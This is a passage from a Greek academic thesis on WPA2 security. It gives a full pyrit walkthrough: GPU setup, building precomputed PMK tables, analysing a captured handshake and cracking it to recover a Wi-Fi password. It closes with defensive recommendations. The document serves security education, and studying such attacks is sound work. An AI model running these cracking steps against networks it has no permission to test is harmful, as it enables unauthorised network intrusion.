Ο συνδυασμός των δύο παραπάνω μεθόδων (GPU + Pre-computed Tables) αποφέρει το καλύτερο αποτέλεσμα. Η επίθεση που ακολουθεί αποτελεί απόδειξη της παραπάνω θεωρίας. Για τη πραγματοποίηση της χρησιμοποιήθηκε το πρόγραμμα **pyrit** το οποίο είναι ένα εργαλείο γραμμένο με γλώσσα python. Όπως αναφέραμε παραπάνω το pyrit επιτρέπει τη χρήση της GPU για την πραγματοποίηση της τελικής επίθεσης αλλά και για την παραγωγή του pre-computed table. Εκτός από τα παραπάνω το pyrit διαθέτει επιπλέον χαρακτηριστικά τα οποία το καθιστούν ένα ιδιαίτερα εύχρηστο εργαλείο. Επιτρέπει την αποθήκευση όλων των απαιτούμενων πληροφοριών (SSIDs, Passphrases από διάφορα wordlists) σε μία βάση δεδομένων, η οποία μπορεί να ενημερωθεί ανά πάσα στιγμή από τον χρήστη. Η βάση δεδομένων αυτή εμπεριέχει και τα pre-computes tables για κάθε SSID,στα οποία σε περίπτωση που εισάγουμε νέες passphrases απλά θα συμπληρωθούν τα νέα PMKs χωρίς να χρειάζεται εκ νέου υπολογισμός. Τα pyrit μπορεί να δανείσει τη βάση δεδομένων είτε επεξεργαστική ισχύ σε άλλους υπολογιστές λειτουργώντας σαν server προκειμένου να δημιουργήσουμε ένα cluster υπολογιστών. Αντίστοιχα ένας client μπορεί να δανείσει την επεξεργαστική ισχύ του στον server. Στην παρακάτω εικόνα παρουσιάζονται οι δυνατές εντολές και ο τρόπος σύνταξης τους:

```
root@bt:~# pyrit
Pyrit 0.4.1-dev (svn r308) (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Usage: pyrit [options] command

Recognized options:
  -b               : Filters AccessPoint by BSSID
  -e               : Filters AccessPoint by ESSID
  -h               : Print help for a certain command
  -i               : Filename for input ('-' is stdin)
  -o               : Filename for output ('-' is stdout)
  -r               : Packet capture source in pcap-format
  -u               : URL of the storage-system to use
  --all-handshakes : Use all handshakes instead of the best one

Recognized commands:
  analyze                : Analyze a packet-capture file
  attack_batch           : Attack a handshake with PMKs/passwords from the db
  attack_cowpatty        : Attack a handshake with PMKs from a cowpatty-file
  attack_db              : Attack a handshake with PMKs from the db
  attack_passthrough     : Attack a handshake with passwords from a file
  batch                  : Batchprocess the database
  benchmark              : Determine performance of available cores
  benchmark_long         : Longer and more accurate version of benchmark (~10 minutes)
  check_db               : Check the database for errors
  create_essid           : Create a new ESSID
  delete_essid           : Delete a ESSID from the database
  eval                   : Count the available passwords and matching results
  export_cowpatty        : Export results to a new cowpatty file
  export_hashdb          : Export results to an airolib database
  export_passwords       : Export passwords to a file
  help                   : Print general help
  import_passwords       : Import passwords from a file-like source
  import_unique_passwords : Import unique passwords from a file-like source
  list_cores             : List available cores
  list_essids            : List all ESSIDs but don't count matching results
  passthrough            : Compute PMKs and write results to a file
  relay                  : Relay a storage-url via RPC
  selftest               : Test hardware to ensure it computes correct results
  serve                  : Serve local hardware to other Pyrit clients
  strip                  : Strip packet-capture files to the relevant packets
  stripLive              : Capture relevant packets from a live capture-source
  verify                 : Verify 10% of the results by recomputation
```

Εικόνα 56. Εντολές Pyrit

Προκειμένου να πραγματοποιηθεί μία επίθεση με χρήση του pyrit και της GPU χρειάζεται μία σχετική προετοιμασία. Ο σταθερός υπολογιστής που χρησιμοποιήθηκε διέθετε την κάρτα γραφικών AMD HD 6870 1GB DDR5. Προκειμένου να είμαστε σε θέση να την χρησιμοποιήσουμε έπρεπε να γίνει εγκατάσταση του Backtrack 5 R4 64bit στο Desktop καθώς και εγκατάσταση του driver της κάρτας γραφικών, του πακέτου AMD Accelerated Parallel Processing και του pyrit με υποστήριξη OpenCL. Το OpenCL είναι ένα πλαίσιο για την εγγραφή προγραμμάτων τα οποία μπορούν να εκτελεστούν σε ετερογενή υπολογιστικά συστήματα συστήματα. (heterogeneous computing systems). Το πακέτο AMD APP παρέχει υποστήριξη OpenCL για τις κάρτες γραφικών της εταιρείας. Η εταιρεία NVidia ανάπτυξε αντίστοιχη τεχνολογία με το όνομα CUBA η οποία απευθύνεται σε κατόχους GPU της εταιρείας.

Πρώτο βήμα για την προετοιμασία του Desktop όπως αναφέραμε ήταν η εγκατάσταση του Backtrack στον τοπικό σκληρό δίσκο του υπολογιστή. Ο λόγος που δεν χρησιμοποιήθηκε η εικονική μηχανή είναι ότι χρειαζόμαστε άμεση πρόσβαση στο hardware όχι virtualization. Τα στάδια που ακολούθησαν και οι αντίστοιχες εντολές αποτελούνταν από:

- Ενημέρωση του συστήματος:
  root@bt:~# **apt-get update && apt-get upgrade**

- Προετοιμασία του kernel:
  root@bt:~# **prepare-kernel-sources**
  root@bt:~# **cd /usr/src/linux**
  root@bt:~/usr/src/linux# **cp -rf include/generated/* include/linux/**

- Κατέβασμα, αποσυμπίεση του driver AMD Catalyst 12.10 στο Desktop και εγκατάσταση του:
  root@bt:~# **cd /root/Desktop/**
  root@bt:~/Desktop# **chmod +x amd-driver-installer-catalyst-12.10-x86.x86_64.run**
  root@bt:~/Desktop# **./ amd-driver-installer-catalyst-12.10-x86.x86_64.run**
  root@bt:~/Desktop# **reboot**

- Κατέβασμα, αποσυμπίεση του πακέτου AMD Accelerated Parallel Processing (APP) 2.8 SDK (για 64bit λειτουργικά συστήματα Linux) στο Desktop και εγκατάσταση του:
  root@bt:~# **cd /root/Desktop/**
  root@bt:~/Desktop# **./Install-AMD-APP.sh**

- Εγκατάσταση απαραίτητων βιβλιοθηκών για το σύστημα καθώς και του προγράμματος cmake:
  root@bt:~# **apt-get install libroot-python-dev libboost-python-dev zlib1g-dev libssl-dev cmake libboost1.40-all-dev**

- Ορισμός Ati Stream Paths:
  root@bt:~# **echo "ATISTREAMSDKROOT=/opt/AMDAPP**
  root@bt:~# **export ATISTREAMSDKROOT" >> ~/.bashrc**
  root@bt:~# **source ~/.bashrc**

- Εγκατάσταση CAL++:
  root@bt:~# **svn co https://calpp.svn.sourceforge.net/svnroot/calpp calpp**
  root@bt:~# **cd calpp/trunk**
  root@bt:~# **cmake .**
  root@bt:~# **make**
  root@bt:~# **make install**

- Εγκατάσταση Pyrit με υποστήριξη OpenCL:

root@bt:~# **svn checkout http://pyrit.googlecode.com/svn/trunk/ /tmp/pyrit**
root@bt:~# **cd /tmp/pyrit/pyrit && python setup.py build && python setup.py install**
root@bt:~# **cd /tmp/pyrit/cpyrit_opencl && python setup.py build && python setup.py install**

- Έλεγχος Pyrit:
  root@bt:~# **pyrit list_cores**
  root@bt:~# **pyrit benchmark**

Το σύστημα στην τελευταία εντολή αποκρίνεται:

```
root@bt:~# pyrit benchmark
Pyrit 0.4.1-dev (svn r308) (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Running benchmark (34031.2 PMKs/s)... |

Computed 34031.22 PMKs/s total.
#1: 'OpenCL-Device 'Barts'': 33530.2 PMKs/s (RTT 2.8)
#2: 'CPU-Core (SSE2)': 947.2 PMKs/s (RTT 3.0)
#3: 'CPU-Core (SSE2)': 938.4 PMKs/s (RTT 3.0)
#4: 'CPU-Core (SSE2)': 961.2 PMKs/s (RTT 3.0)
```

Εικόνα 57. Διαθέσιμοι Πυρήνες και η Απόδοση τους στο Pyrit

Όπως παρατηρούμε σε σχέση με την εικόνα 52 η απόδοση του υπολογιστή στο pyrit υπερδεκαπλασιάστηκε με τη χρήση της GPU. Με την παρακάτω εντολή ελέγχουμε τα περιεχόμενα της τοπικής αποθήκης (local storage):

- Έλεγχος local storage για εγγραφές:

```
root@bt:~# pyrit eval
Pyrit 0.4.1-dev (svn r308) (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Passwords available: 0
```

Εικόνα 58. Local Storage Pyrit

Η τοπική αποθήκη (**file://**) μπορεί να αντικατασταθεί από μία βάση δεδομένων SQL προκειμένου να έχουν πρόσβαση και clients. Στην παρούσα επίθεση δεν κρίθηκε απαραίτητη η δημιουργίας βάσης καθώς η τοπική αποθήκη ήταν αρκετή για την πραγματοποίηση της επίθεσης. Για την δημιουργία του pre-computed table πρέπει να εισάγουμε στο storage του pyrit το SSID του Access Point και τη wordlist με τα passphrases:

- Εισαγωγή του SSID Thomson:

```
root@bt:~# pyrit -e Thomson create_essid
Pyrit 0.4.1-dev (svn r308) (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Created ESSID 'Thomson'
```

Εικόνα 59. Εισαγωγή SSID στο Pyrit

- Εισαγωγή wordlist:

```
root@bt:~# pyrit -i thomson.lst import_passwords
Pyrit 0.4.1-dev (svn r308) (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
2426113 lines read. Flushing buffers.... ..
All done.
```

Εικόνα 60. Εισαγωγή passphrases στη storage του Pyrit

- Δημιουργία pre-computed table για το Access Point Thomson:

```
root@bt:~# pyrit batch
Pyrit 0.4.1-dev (svn r308) (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Working on ESSID 'Thomson'
Processed all workunits for ESSID 'Thomson'; 37751 PMKs per second.

Batchprocessing done.
```

Εικόνα 61. Δημιουργία Pre-Computed table

Με τη δημιουργία του pre-computed table το μόνο που λείπει είναι η 4-way handshake. Στην περίπτωση μας η σύλληψη της χειραψίας έχει είδη γίνει από τις προηγούμενες επιθέσεις και είναι αποθηκευμένη στο αρχείο psk-01.cap. Το pyrit μπορεί να αναλύσει αρχεία σε μορφή pcap για την ευρεση της χειραψιας:

- Ανάλυση αρχείου psk-01.cap:

```
root@bt:~# pyrit -r psk-01.cap analyze
Pyrit 0.4.1-dev (svn r308) (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'psk-01.cap' (1/1)...
Parsed 286 packets (286 802.11-packets), got 1 AP(s)

#1: AccessPoint 00:26:44:1d:98:41 ('Thomson'):
  #1: Station 00:21:5d:ae:01:ee, 1 handshake(s):
    #1: HMAC SHA1 AES, good*, spread 1
```

Εικόνα 62. Εύρεση 4-way handshake από το Pyrit

Η χειραψία μεταξύ Thomson και Laptop ανιχνεύτηκε από το Pyrit όπως φαίνεται παραπάνω. Στις περισσότερες περιπτώσεις τα αρχεία pcap περιέχουν μεγάλο όγκο δεδομένων τα οποία δεν μας είναι χρήσιμα, για αυτό το λόγο με την εντολη strip μπορούμε να κρατήσουμε μόνο τη 4-way handshake. Για παράδειγμα:

- **pyrit -r psk-01.cap -o psk-01.cap_stripped.cap strip**

Σε αυτό το σημείο έχουν γίνει όλες οι απαραίτητες ενέργειες προκειμένου να ξεκινήσει η τελική επίθεση:

- Επίθεση εναντίον της 4-way handshake με χρήση του pre-computed table:

```
root@bt:~# pyrit -r psk-01.cap attack_batch
Pyrit 0.4.1-dev (svn r308) (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Parsing file 'psk-01.cap' (1/1)...
Parsed 286 packets (286 802.11-packets), got 1 AP(s)

Picked AccessPoint 00:26:44:1d:98:41 ('Thomson') automatically.
Attacking handshake with station 00:21:5d:ae:01:ee
Tried 2426107 PMKs so far (100.0%); 4805666 PMKs per second..

The password is '3B64673B9A'.
```

Εικόνα 63. Pre-Computed Dictionary Attack

Η αύξηση της απόδοσης με τον συνδυασμό των δύο μεθόδων όπως αποδείχθηκε είναι δραματική. Η απόδοση θα είναι ακόμα μεγαλύτερη με τη δημιουργία ενός cluster υπολογιστών ή με τη χρήση περισσότερων GPU (Crossfire ή SLI configuration). Κάποιες φορές όμως οι απαιτήσεις σε αποθηκευτικό χώρο είναι απαγορευτικά μεγάλες παρότι το κόστος των σκληρών δίσκων είναι αρκετά χαμηλό σε σχέση με το παρελθόν. Επιπλέον σε περίπτωση που ο στόχος αλλάξει SSID το pre-computed table καθίσταται άχρηστο.

Η ιστοσελίδα church of wifi έχει ετοιμάσει δύο pre-computed tables τα οποία είναι διαθέσιμα προς τους χρήστες του Διαδικτύου. Και για τα δύο χρησιμοποιήθηκαν τα 1000 πιο διαδεδομένα SSIDs ενώ για το πρώτο (μεγέθους 7Gb) ένα λεξικό 172000 λέξεων και για το δεύτερο (μεγέθους 33Gb) ένα λεξικό 1 εκατομμυρίου λέξεων. Τα pre-computed tables αυτά έχουν την ονομασία Rainbow Tables. Το όνομα αυτό το έχουν δανειστεί από μία άλλη κατηγορία pre-computed tables τα οποία βασίζονται στον αλγόριθμο του Martin Hellman, ο οποίος με τη σειρά του βασίζεται στην τεχνική κρυπτανάλυσης **time/memory trade-off**. Σε σχέση με τα pre-computed tables τα οποία βασίζονται στην time/space trade-off τα Rainbow Tables απαιτούν περισσότερη επεξεργαστική ισχύ αλλά αρκετά λιγότερο αποθηκευτικό χώρο. Το πρόβλημα όμως είναι ότι δεν μπορούν να χρησιμοποιηθούν σε επιθέσεις όπου για την κρυπτογράφηση του plain-text έχει χρησιμοποιηθεί κάποιο είδους salt. Στο WPA2 λοιπόν δεν μπορούμε να τα χρησιμοποιήσουμε καθώς το SSID χρησιμοποιείται σαν salt για την παραγωγή του PMK.

4.6 Επίθεση με χρήση Cloud Services

Με γνώμονα τις παραπάνω επιθέσεις γενάτε το ερώτημα τι θα γινόταν αν είχαμε στα χέρια μας ένα πάρα πολύ δυνατό λεξικό καθώς και τεράστια υπολογιστική ισχύ. Η λύση του cloud computing αποτελεί μία λύση η οποία υλοποιήθηκε τα τελευταία χρόνια κυρίως χάρης σε εταιρείες γίγαντες στον χώρο της Πληροφορικής όπως η Google, η Microsoft, η IBM και η Amazon. Ως Cloud Computing ορίζουμε την παροχή υπολογιστικών πόρων ως υπηρεσία μέσω δικτύου (συνήθως του Internet). Το όνομα προήλθε από το σχήμα σύννεφου που χρησιμοποιείται για να περιγράψει την πολύπλοκη υποδομή του. Το σημαντικότερο πλεονέκτημα των υπηρεσιών αυτών είναι ότι ο ενδιαφερόμενος δεν χρειάζεται να επενδύσει σε hardware ή software και πληρώνει μόνο για τους πόρους του οποίου χρησιμοποιεί. Στα πλαίσια ανάπτυξης του cloud computing δημιουργήθηκαν και

υπηρεσίες όπως αυτή του Cloud cracker (εικόνα 62) η οποία απευθύνεται σε όσους θέλουν δοκιμάσουν την ασφάλεια του ασύρματου δικτύου τους. Σε αυτή την περίπτωση η ασφάλεια του WPA2 πραγματικά καθώς ο χρήστης έχει πρόσβαση σε λεξικά που φτάνουν ακόμα και τις 300 εκατομμύρια λέξεις. Από την άλλη η επεξεργαστική ισχύ που παρέχεται είναι ικανή για τον έλεγχο και των 300 εκατ. λέξεων σε 20 μόλις λεπτά με το κόστος να ανέρχεται στα 17$. Ο χρήστης το μόνο που έχει να κάνει είναι να ακολουθήσει μία διαδικασία 3 βημάτων οπού εισάγει σε μία φόρμα το SSID του ασύρματου δικτύου, κάνει upload την 4-way handshake, επιλέγει το λεξικό και κανονίζει τον τρόπο πληρωμής. Η επιτυχία δεν είναι εξασφαλισμένη, η ιδέα όμως ότι η ασφάλεια ενός ασύρματου δικτύου WPA2 μπορεί να σπάσει σε 20 μόλις λεπτά ίσως μας δείχνει ότι στο μέλλον με την εξέλιξη της τεχνολογίας ένα νέο πρότυπο θα είναι αναγκαίο.

Εικόνα 64. Αρχική σελίδα Cloud Cracker

ΚΕΦΑΛΑΙΟ 5: Συμπεράσματα και Προτάσεις

Η ασύρματη δικτύωση αποτελεί μέρος της καθημερινότητας μας πλέον. Τα πλεονεκτήματα που προσφέρει είναι πολλά όπως ευελιξία, φορητότητα και χαμηλό κόστος υλοποίησης. Όπως είδαμε οι πρώτες υλοποιήσεις (WEP) απογοήτευσαν καθώς αποδείχθηκαν ανεπαρκείς και ευπαθείς σε επιθέσεις. Η παρουσίαση του προτύπου IEEE 802.11i διόρθωσε τα προβλήματα του WEP και ανέτρεψε το αρνητικό κλίμα επιτρέποντας την ραγδαία εξάπλωση των ασυρμάτων δικτύων στις αγορές της υγείας, της εκπαίδευσης, των επιχειρήσεων αλλά και στους οικιακούς χρήστες.

Το WPA2 υπερτερεί σε σχέση με το WPA και το WEP κυρίως λόγω της χρήσης του AES. Παρόλα αυτά δεν είναι άτρωτο όπως αποδείξαμε στο κεφάλαιο 4. Μεγάλο ρόλο στην τελική ασφάλεια που προσφέρει αποτελούν οι επιλογές του χρήστη κατά την εγκατάσταση του ασύρματου δικτύου. Υπάρχουν λοιπόν κάποια σημεία που πρέπει να προσέξουμε προκειμένου να εκμεταλλευτούμε στο μέγιστο την ασφάλεια που προσφέρει το WPA2.

- **Απενεργοποίηση του Wi-Fi Protected Setup:** το WPS αποδείχθηκε ευάλωτο σε επιθέσεις εξαντλητικής αναζήτησης. Η απενεργοποίηση του είναι προς το παρών η μόνη σίγουρη λύση στο πρόβλημα. Παρόλα αυτά μερικές συσκευές Wireless Router δεν διαθέτουν επιλογή για την απενεργοποίηση του ή ενώ διαθέτουν δεν το απενεργοποιούν στην πραγματικότητα. Σε αυτές τις συσκευές είναι απαραίτητη η αναβάθμιση του λογισμικού τους (firmware) σε νεότερη έκδοση.
- **Αλλαγή προεπιλεγμένου SSID:** Όλα τα Access Point και Wireless Routers διαθέτουν ένα όνομα δικτύου το λεγόμενο SSID. Τα προϊόντα αυτά που είναι από τον ίδιο κατασκευαστή συνήθως έχουν το ίδιο προεπιλεγμένο SSID. Η αλήθεια είναι ότι γνωρίζοντας ο επιτιθέμενος μόνο το SSID δεν είναι αρκετό για να εισβάλει στο δίκτυο, αλλά είναι μία αρχή. Το προεπιλεγμένο SSID αποτελεί ένδειξη για έναν επιτιθέμενο για την κακή ρύθμιση των παραμέτρων ενός ασυρμάτου δικτύου, αυξάνοντας έτσι τις πιθανότητες να επιτεθεί εναντίον του. Σωστή κίνηση θα αποτελούσε η αλλαγή του με κάποιο τυχαίο όνομα μεγάλου μήκους. Η μέγιστη τιμή του SSID είναι 32 χαρακτήρες.
- **Επιλογή τύπου ασφαλείας WPA2:** Το WPA2 θα πρέπει να είναι ο επιλεγμένος τρόπος κρυπτογράφησης και όχι ο συνδυασμός WPA/WPA2. Το πρόβλημα με το WPA είναι ότι κάνει χρήση του πρωτοκόλλου ασφαλείας TKIP, την προσωρινή λύση του WEP δηλαδή. Το WPA2 από την άλλη με χρήση του αλγόριθμου AES προσφέρει τον υψηλότερο βαθμό προστασίας για την κρυπτογράφηση των δεδομένων.
- **Αλλαγή προεπιλεγμένου κωδικού και ονόματος χρήστη:** Η πρόσβαση στο περιβάλλον διαχείρισης του Access Point (συνήθως μέσω web interface) απαιτεί την εισαγωγή ενός ονόματος χρήστη και του αντίστοιχου κωδικού του. Συνήθως οι προεπιλεγμένες τιμές για αυτά τα δύο στοιχεία είναι πολύ απλές και ευρέως γνωστά (πχ. admin/admin). Για αυτόν ακριβώς τον λόγο επιβάλλεται η άμεση αλλαγή τους.

- **Απενεργοποίηση εκπομπής SSID:** Στα ασύρματα δίκτυα τύπου Wireless Lan ένα Wireless Router ή ένα Access Point εκπέμπει ανά τακτά χρονικά διαστήματα το SSID του. Αυτό το χαρακτηριστικό σχεδιάστηκε κυρίως για την εφαρμογή του σε επιχειρήσεις και Hot Spots όπου υπάρχει μεγάλη κίνηση wireless clients. Σε ένα οικιακό ασύρματο δίκτυο αυτό το χαρακτηριστικό δεν είναι απαραίτητο και μπορούμε να το απενεργοποιήσουμε μειώνοντας έτσι τις πιθανότητες κάποιος να προσπαθήσει να αποκτήσει πρόσβαση στο δίκτυο.
- **Ενεργοποίηση MAC Filtering:** Κάθε συσκευή WI-Fi έχει ένα μοναδικό αναγνωριστικό που ονομάζεται διεύθυνση MAC. Τα Access Point καταγράφουν τις διευθύνσεις των πελατών οι οποίοι συνδέονται στο δίκτυο. Πολλά από αυτά τα προϊόντα δίνουν την επιλογή στον διαχειριστή να ορίσει ποίες MAC address θα έχουν πρόσβαση στο σύστημα. Αυτό το χαρακτηριστικό ασφαλείας δυστυχώς δεν προσφέρει τόσο μεγάλη ασφάλεια όσο θα περίμενε κανείς καθώς όπως δείξαμε στο κεφάλαιο 4 ο επιτιθέμενος μπορεί εύκολα να αλλάξει την MAC address του.
- **Απενεργοποίηση Ασύρματης διαχείρισης:** Αυτό το χαρακτηριστικό ασφαλείας αναφέρεται στο αν κάποιος μπορεί να έχει πρόσβαση στο web interface του Access Point. Έτσι διασφαλίζεται ότι μόνο κάποιος ο οποίος έχει φυσική σύνδεση μέσω καλωδίου Ethernet μπορεί να διαχειριστεί την συσκευή και να κάνει αλλαγή στις ρυθμίσεις.
- **Ενεργοποίηση και έλεγχος Firewall:** Τα περισσότερα Wireless Router έχουν ένα ενσωματωμένο Τοίχος Προστασίας το οποίο αποτρέπει τους hackers από το να εισβάλουν στο δίκτυο. Εκτός από να το ενεργοποιήσουμε πρέπει να ελέγξουμε ότι όντως λειτουργεί. Ιστοσελίδες όπως αυτή της ShieldsUP εξυπηρετούν αυτό τον σκοπό.
- **Επιλογή του σωστού Pre-shared Key και η κατά περιόδους αλλαγή του:** Πρόκειται για το ένα σημείο όπου ο διαχειριστής του ασύρματου δικτύου πρέπει να δώσει ιδιαίτερη προσοχή. Ο κωδικός του ασυρμάτου δικτύου πρέπει να είναι αρκετά δύσκολος, μεγάλος, αποτελούμενος από διάφορα σύνολα χαρακτήρων και κατά προτίμηση χωρίς κάποιο νόημα. Αυτό αυξάνει κατά πολύ τις πιθανότητες ο κωδικός να μην βρίσκεται σε κάποιο λεξικό με passphrashes αφήνοντας σαν μόνη επιλογή την Brute Force Attack. Στο διαδίκτυο υπάρχουν εργαλεία που μας βοηθούν σε αυτό το σκοπό (πχ. το Secure Password Generator της Symantec).
- **Απενεργοποίηση του Ασύρματου Δικτύου σε μεγάλες χρονικές περιόδους μη χρήσης:** Πρόκειται για προφανέστατα για το καλύτερο μέτρο προστασίας καθώς αποτρέπει τον επιτιθέμενο από το να πραγματοποιήσει οποιαδήποτε επίθεση. Φυσικά δεν είναι πρακτικό να απενεργοποιούμε το Wireless Router συχνά, ωστόσο είναι ένα μέτρο εύκολα εφαρμόσιμο σε περιόδους όπου λείπουμε σε κάποιο ταξίδι για παράδειγμα.
- **Τοποθέτηση του Router στο σωστό σημείο στο χώρο:** Το σήμα ενός ασυρμάτου δικτύου συνήθως ξεπερνά τα όρια ενός σπιτιού. Το σωστό σημείο είναι κάπου στο μέσο του σπιτιού ή του γραφείου. Επόμενο βήμα είναι η ρύθμιση της ισχύς του σήματος μέσα από το web interface του Router. Μπορούμε για παράδειγμα με την ισχύ στο minimum να πετύχουμε καλή κάλυψη σε ένα μικρό γραφείο

περιορίζοντας παράλληλα κατά πολύ τον αριθμό των ανεπιθύμητων συσκευών στις οποίες είναι ορατό το ασύρματο δίκτυο.

Στη αντίπαλη πλευρά ο επιτιθέμενος έχει στη διάθεση του 3 τρόπους οι οποίοι μπορούν να αυξήσουν την ταχύτητα των επιθέσεων: η χρήση των GPUs, η χρήση των Pre-Computed tables, και η λύση του Cloud. Η λύση του Cloud κρύβει μέσα της και τους άλλους δύο τρόπους καθώς τις περισσότερες φορές πρόκειται για GPU clusters τα οποία συνεργάζονται προκειμένου να επιτεθούν εναντίον της 4-way handshake, είτε με χρήση ενός λεξικού είτε με ενός pre-computed table. Όλα αυτά προσφέρονται είδη με τη μορφή υπηρεσίας προς τους ενδιαφερόμενους και σε πολύ προσιτή τιμή μάλιστα. Τι επιφυλάσσει το μέλλον λοιπόν για το WPA2; Με την εξέλιξη του Cloud Computing η ασφάλεια του WPA2 μπορεί να αποτελέσει παρελθόν σε λίγα χρόνια, δημιουργώντας έτσι την ανάγκη για ένα νέο πρότυπο ασύρματης δικτύωσης.

Βιβλιογραφία

1. Ασφάλεια ασύρματων και κινητών δικτύων επικοινωνιών, Γ.Καμπουράκης, Σ.Γκρίτζαλης, Σ.Κάτσικας
2. Tanenbaum, A. S. (2000). Δίκτυα Υπολογιστών.
3. Τηλεπικοινωνιακά Πρωτόκολλα, Travis Russel
4. 802.11 Wireless Networks Security and Analysis, Alan Holt, Chi-Yu Huang
5. BackTrack 5 Wireless Penetration Testing (2011), Vivek Ramachandran
6. CWSP Certified Wireless Security Professional Official Study Guide, David D. Coleman, David A. Westcott, Bryan E. Harkins, Shawn M. Jackman
7. Allied Telesis, 802.1X White Paper
8. Practical attacks against WEP and WPA, Martin Beck, Erik Tews
9. Counter CBC-MAC Protocol (CCMP) Encryption Algorithm, Vocal Technologies
10. Intercepting Mobile Communications: The Insecurity of 802.11, Nikita Borisov, Ian Goldberg, David Wagner
11. Security Analysis and Improvements for IEEE 802.11i, Changhua He John C, Mitchell

Websites:

1. IEEE 802.11i-2004 - Wikipedia, the free encyclopedia
2. Pyrit - WPA/WPA2-PSK and a world of affordable many-core platforms
3. WPA2 Hole196 Vulnerability
4. Secure Salted Password Hashing
5. Wi-Fi Protected Access - Wikipedia, the free encyclopedia
6. Dictionary attack - Wikipedia, the free encyclopedia
7. Rainbow table - Wikipedia, the free encyclopedia
8. WPA & WPA-2 Cracking With Reaver
9. Understanding WPA/WPA2: Hashes, Salting, And Transformations
10. cracking_wpa [Aircrack-ng]
11. 802.11i - WLAN/Wireless Security Knowledge Center